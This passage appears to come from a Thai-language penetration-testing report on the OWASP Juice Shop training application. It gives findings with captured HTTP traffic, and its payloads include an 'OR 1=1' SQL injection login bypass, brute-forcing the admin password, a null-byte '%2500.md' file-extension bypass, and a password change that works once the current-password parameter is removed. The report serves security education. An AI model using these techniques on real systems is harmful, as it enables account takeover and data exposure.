
Validate the registration process:

- ข้อมูล Identity(email) สามารถปลอมขึ้นมาได้ง่ายมาก เนื่องจากมีการเช็คตัวแค่ต้องมีตัวอักษรหลัง @ เท่านั้น



รูปที่ 3.3.7 แสดงการ validation การสมัครสมาชิกของหน้าเว็บ

- ข้อมูล Identity สามารถถูกเปลี่ยนแปลงได้ในระหว่าง registration อีกทั้งยัง bypass การ validation ของ email ได้อีกด้วย




รูปที่ 3.3.8 แสดงขั้นตอนการแก้ไขค่า email ตอนสมัคร

IDENT-003 Test Account Provisioning Process

- จาก IDENT-001 ไม่มี roles ไหนที่สามารถมอบสิทธิ์ให้ users อื่นได้


IDENT-004 Testing for Account Enumeration and Guessable User Account

- Testing valid user with wrong password



รูปที่ 3.3.9 login ด้วย password ที่ผิด

- Testing non-existent username




รูปที่ 3.3.10 login ด้วย email ที่ไม่มีอยู่ในระบบ

- ผลลัพธ์เหมือนกัน ไม่ได้ให้ข้อมูลเพิ่มเติมเกี่ยวกับ email ว่าเป็น email ที่ valid หรือไม่

IDENT-005 Testing for Weak or unenforced username policy

- จากการทดสอบใน IDENT-004 valid และ invalid username ไม่ได้ให้ผลลัพธ์ที่แตกต่างกัน

- แต่สำหรับ admin account ก็ยังคงใช้ “admin@juice-sh.op”. ซึ่งค่อนข้างที่จะ weak เมื่อเรารู้ชื่อหลัง @
- “admin” จะถูกพบเห็นบ่อยมากใน dictionaries. (ตัวอย่าง Burp suite’s username list)



รูปที่ 3.3.11 list ของ username ในโปรแกรม Burp Suite

3.4 Authentication Testing (OTG-AUTHN)

AUTHN-001 Testing for Credentials Transported over an Encrypted Channel

- ส่งข้อมูลไปด้วย POST method ผ่าน HTTP

```
POST /rest/user/login HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Content-Type: application/json;charset=utf-8
Content-Length: 51
Cookie: cookieconsent_status=dismiss; continueCode=MbkEYo5pBJnrRV4myqgQ1ABaHXulh5c3fzuQhB03Xv2eKwPD6z1Z7NaSWjBx;
io=qrm578ZVpVY-iMGNAAAE
Connection: close
```


รูปที่ 3.4.1 แสดงการส่ง request login (*ตัดส่วน body ออก)

- No encryption. ข้อมูล email, password ถูก sniff ได้อย่างง่ายดาย

AUTHN-002 Testing for default credentials

- ได้ข้อมูล email มาจาก /administration (CONFIG-004) โดยที่ใครก็ตามที่มี credential สามารถเข้าถึงหน้านี้ได้ (IDENT-001).

- Username: “admin@juice-sh.op”, Password: ????
- ทำการ brute force ด้วย common password list. เนื่องจากต้องการทดสอบ default credentials อยู่แล้ว
- เลือก “worst-passwords-2017-top100-slashdata.txt” for brute forcing
- Result:



รูปที่ 3.4.2 ผลลัพธ์หลังการทำ bruteforce


AUTHN-003 Testing for Weak lock out mechanism

- ไม่พบ lock out mechanism เลย (พิสูจน์ได้จากการ log in หลายๆครั้ง หรือ Brute force in AUTHN-002)

AUTHN-004 Testing for bypassing authentication schema

- ใช้ SQL injection


  using ‘OR 1=1;



รูปที่ 3.4.3 ทดสอบ SQL Injection


AUTHN-005 Test remember password functionality

- พบ Token ใน cookie ไม่ได้อยู่ในรูป clear text แต่ก็ไม่มีการ Encryption (No HTTPS)




รูปที่ 3.4.4 แสดง token ในค่า Cookie

- Token น่าจะถูก encode ด้วย algorithm บางอย่าง
- พบว่าเป็น JWT ที่ใช้ RS256 algorithm



รูปที่ 3.4.5 แสดงรายละเอียดของ token

- พบ credential กับ password แต่ password อยู่ในรูปแบบ hash
- พยายามหาดูว่าเป็น hash function ใด password ที่ใช้ทดสอบคือ “test555”
- ค่า hash ตรงกัน สรุปได้ว่าใช้ MD5 ซึ่งเป็น Hash function ที่ไม่ปลอดภัย




รูปที่ 3.4.6 แสดงค่า hash ของ test555

AUTHN-006 Testing for Browser cache weakness

- ทดสอบบน Google Chrome
- ไม่พบข้อบกพร่อง จาก Cache-Control: public, max-age=0

AUTHN-007 Testing for Weak password policy

- ไม่มีข้อบังคับในการใช้ uppercase letters, digits, symbols.
- Users สามารถใช้ตัวอักษรใดๆก็ได้สำหรับการตั้ง password ไม่มีข้อบังคับ
- Password ต้องมีความยาวขั้นต่ำ 5 characters




รูปที่ 3.4.7 แสดงการบังคับความยาวของ password

- ไม่มี delay ในการเปลี่ยน password สามารถเปลี่ยนได้ต่อเนื่องทันที
- ไม่มี policy ที่บังคับให้ Users เปลี่ยน password ทุกๆ 'N' days หรือ หลังจากการ lockout เนื่องจากมีการ log on จำนวนมากเกินไป
- Users สามารถนำ password ก่อนหน้ากลับมาใช้ใหม่ได้ทันที
- ไม่มี policy สำหรับบังคับความแตกต่างระหว่าง password ที่จะตั้งใหม่กับ password ก่อนหน้า

AUTHN-008 Testing for Weak security question/answer

- มี security question อยู่ 10 ข้อ (Pre-generated).




รูปที่ 3.4.8 security question ของเว็บไซต์

- ไม่ lock out mechanism (อ้างอิงจาก AUTHN-003) เพราะฉะนั้น สามารถทำการ brute force คำตอบได้
- คำตอบที่อาจรู้ได้จากสมาชิกภายในครอบครัว หรือคนใกล้ตัวของ user: Name, Birth date
- คำตอบที่อาจจะเดาได้ง่าย: Favorite pet
- คำตอบที่อาจทำ brute forcible: Last name ของหมอฟันที่คุณพบเมื่อวัยรุ่น
- คำตอบที่อาจจถูกค้นเจอได้อย่างสาธารณะ: Zip code, First company you work (Social media)

AUTHN-009 Testing for weak password change or reset functionalities

- Password reset (ลืม password)
- ต้องการคำตอบสำหรับ security question




รูปที่ 3.4.9 แสดงการส่ง request reset password

- พยายามลบคำตอบ และตั้ง password ใหม่: ผลลัพธ์คือ ไม่สามารถทำได้
- อย่างไรก็ตามฟังก์ชัน reset ไม่ได้มีการส่งการยืนยันใดๆผ่านทาง email เลย ทุกอย่างขึ้นอยู่กับ Security Questions ทั้งหมด ตาม AUTHN-008


รูปที่ 3.4.10 reset password โดยไม่ส่ง answer ไป

- Password changing
- ต้องการ token ในการระบุว่า email ไหนที่กำลังเปลี่ยนรหัส (ในรูปนี้จะเป็น token ของ Tester)



รูปที่ 3.4.11 แสดงการส่ง request change password

- ต้องการ current password (จากหน้า change password ซึ่งบังคับให้ใส่)
- สมมุติว่ามีการ session hijack มาก่อนแล้ว (ในกรณีนี้ เป็น admin) และได้ Admin token
- ยังคงต้องใส่ current password ของ admin อยู่ดี ลอง bypass ด้วยการลบ 'current' parameter ใน URL และส่ง request นี้ไป: ผลลัพธ์คือสำเร็จ



รูปที่ 3.4.12 เปลี่ยนรหัสผ่านโดยไม่ส่งค่า current ไป

- สามารถเปลี่ยนรหัสได้ทันที
- หากไม่ได้ token มา สามารถส่ง URL ที่ลบ current ออกได้ และส่งไปให้เป้าหมายคลิกลิงค์นี้ รหัสผ่านของเป้าหมายก็จะเปลี่ยนไป ตามที่เราใส่เอาไว้ (CSRF)

AUTHN-010 Testing for Weaker authentication in alternative channel

- ไม่พบ alternative channel

3.5 Authorization Testing (OTG-AUHZ)

AUTHZ-001 Testing Directory traversal/file include

- เจอ redirect แต่ไม่เกี่ยวข้องกัน

AUTHZ-002 Testing for bypassing authorization schema


- อ้างอิง IDENT-001 Admin และ Users role มี privilege เหมือนกัน
- Admin และ Users สามารถ read write delete Basket คนอื่นได้
- Guest ต้องผ่านการ authenticate เพื่อ access resource ของผู้อื่น (Credential required).

AUTHZ-003 Testing for Privilege Escalation

- ไม่สามารถปรับแต่ง privilege ของตนเองได้

AUTHZ-004 Testing for Insecure Direct Object References

- /ftp จาก CONFIG-003 มีการจำกัดการเข้าถึง file เฉพาะ .md กับ .pdf เท่านั้น
- ลอง access เข้าถึง package.json.bak ผลลัพธ์ขึ้น 403 Error: Only .md and .pdf files are allowed!
- คาดว่าน่าจะมีการเช็ค extension ที่ต้องลงท้ายด้วย .md และ .pdf
- หากเติม .md ต่อท้าย จะไม่เจอไฟล์นี้ เพราะไม่มีชื่อไฟล์นี้อยู่




รูปที่ 3.5.1 ผลลัพธ์หลังการเติม .md

- หากเติม .txt ต่อท้ายจะถูกตรวจว่าไม่ใช่สกุลไฟล์ที่ถูกต้อง

รูปที่ 3.5.2 ผลลัพธ์หลังการเติม .txt

- ใช้ Null byte attack เติมต่อท้ายลงไปใน URL %00 (% ใน URL จะ encode เป็น %25) เพื่อทำการตัด string นั้น และต่อท้ายด้วย .md หรือ .pdf
- http://192.168.99.100:3000/ftp/package.json.bak%2500.md



รูปที่ 3.5.3 ผลลัพธ์หลังการทำ null byte injection

3.6 Session Management Testing (OTG-SESS)

SESS-001 Testing for Bypassing Session Management Schema

- Unencrypted cookie.
- token สามารถ decode ออกมาได้ (AUTHN-005). แต่ password ยังคงอยู่รูป hash (MD5).
- JWT มีการ verify token ซึ่งไม่สามารถ tampering ข้อมูลใน payload ได้ ทำให้ยากต่อการสร้าง token ขึ้นมาเอง (Invalid Signature)

SESS-002 Testing for Cookies attributes

- HTTPOnly ป้องกันการเข้าถึงค่า cookie ผ่าน java scripts

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=UTF-8
Content-Length: 103
Access-Control-Allow-Origin: *
Set-Cookie: io=gyTKQFkqcMXCMavYAAAA; Path=/; HttpOnly
Date: Thu, 15 Nov 2018 07:22:05 GMT
Connection: close

96:0{"sid":"gyTKQFkqcMXCMavYAAAA","upgrades":["websocket"],"pingInterval":25000,"pingTimeout":5000}2:40
```

รูปที่ 3.6.1 Set-Cookie directives

SESS-003 Testing for Session Fixation

- เข้าสู่เว็บไซต์ response ค่า cookie กลับมา ซึ่งคาดว่าน่าจะเป็น session ID

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=UTF-8
Content-Length: 103
Access-Control-Allow-Origin: *
Set-Cookie: io=zxt74Z-wSDe8mY-fAAAB; Path=/; HttpOnly
Date: Thu, 15 Nov 2018 07:59:22 GMT
Connection: close

96:0{"sid":"zxt74Z-wSDe8mY-fAAAB","upgrades":["websocket"],"pingInterval":25000,"pingTimeout":5000}2:40
```

รูปที่ 3.6.2 Set-Cookie: io

- ทำการล็อคอิน
- ไม่มีการส่งค่า cookie ใหม่กลับมาใน Response ยังคงใช้ session ID เดิม เสี่ยงต่อการโจมตี session hijacking

Request:

```
POST /rest/user/login HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Content-Type: application/json;charset=utf-8
Content-Length: 48
Connection: close
Cookie: cookieconsent_status=dismiss; continueCode=lPnjSOokMEwAY4HjuShecWIkTeiwfDuZhNtrCStQc4T8BSKPOgD3xreQKiNL; io=zxt74Z-wSDe8mY-fAAAB

{"email":"Tester@exam.com","password":"test123"}
```

รูปที่ 3.6.3 ส่ง request login

Response:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 584
ETag: W/"248-ECCFUJwU299xpRJn3RUqE5q/jqU"
Date: Thu, 15 Nov 2018 08:00:06 GMT
Connection: close

{"authentication":{"token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6OSwiZW1
OxNSAwNzo1OTo1MC4yMjEgKzAwOjAwIiwidXBkYXRlZEFOIjoiMjAxOCOxMSOxNSAwNzo1OTo1MC4yMjEgKzAwOjAwInOsImlhdCI6MTUDMjI2ODgwNi
M4KmglpMxwsSB5vT8zjUnsoU8ivnyYnVyxBIzcCo7dnK76vNIg4e5zEIPWHm9ddesIiX9Yh8uVMXU","bid":4,"umail":"Tester@exam.com"}}
```

รูปที่ 3.6.4 response ไม่มีค่า io ใหม่

SESS-004 Testing for Exposed Session Variables

- HTTP
- Session ID ไม่ถูกเปลี่ยนหลังจากล็อคอิน (อ้างอิงจาก SESS-003)
- Session ID จะถูกส่ง POST request ไปพร้อมกับการล็อคอิน อยู่ในค่า cookie ตามรูป SESS-003 แต่ก็มีการส่งพร้อม GET request ไปเช่นกัน ตามรูป

```
GET /socket.io/?EIO=3&transport=polling&t=MSMFwPW&sid=gyTKQFkqcMXCMavYAAAA HTTP/1.1
Host: 192.168.99.100:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.99.100:3000/
Connection: close
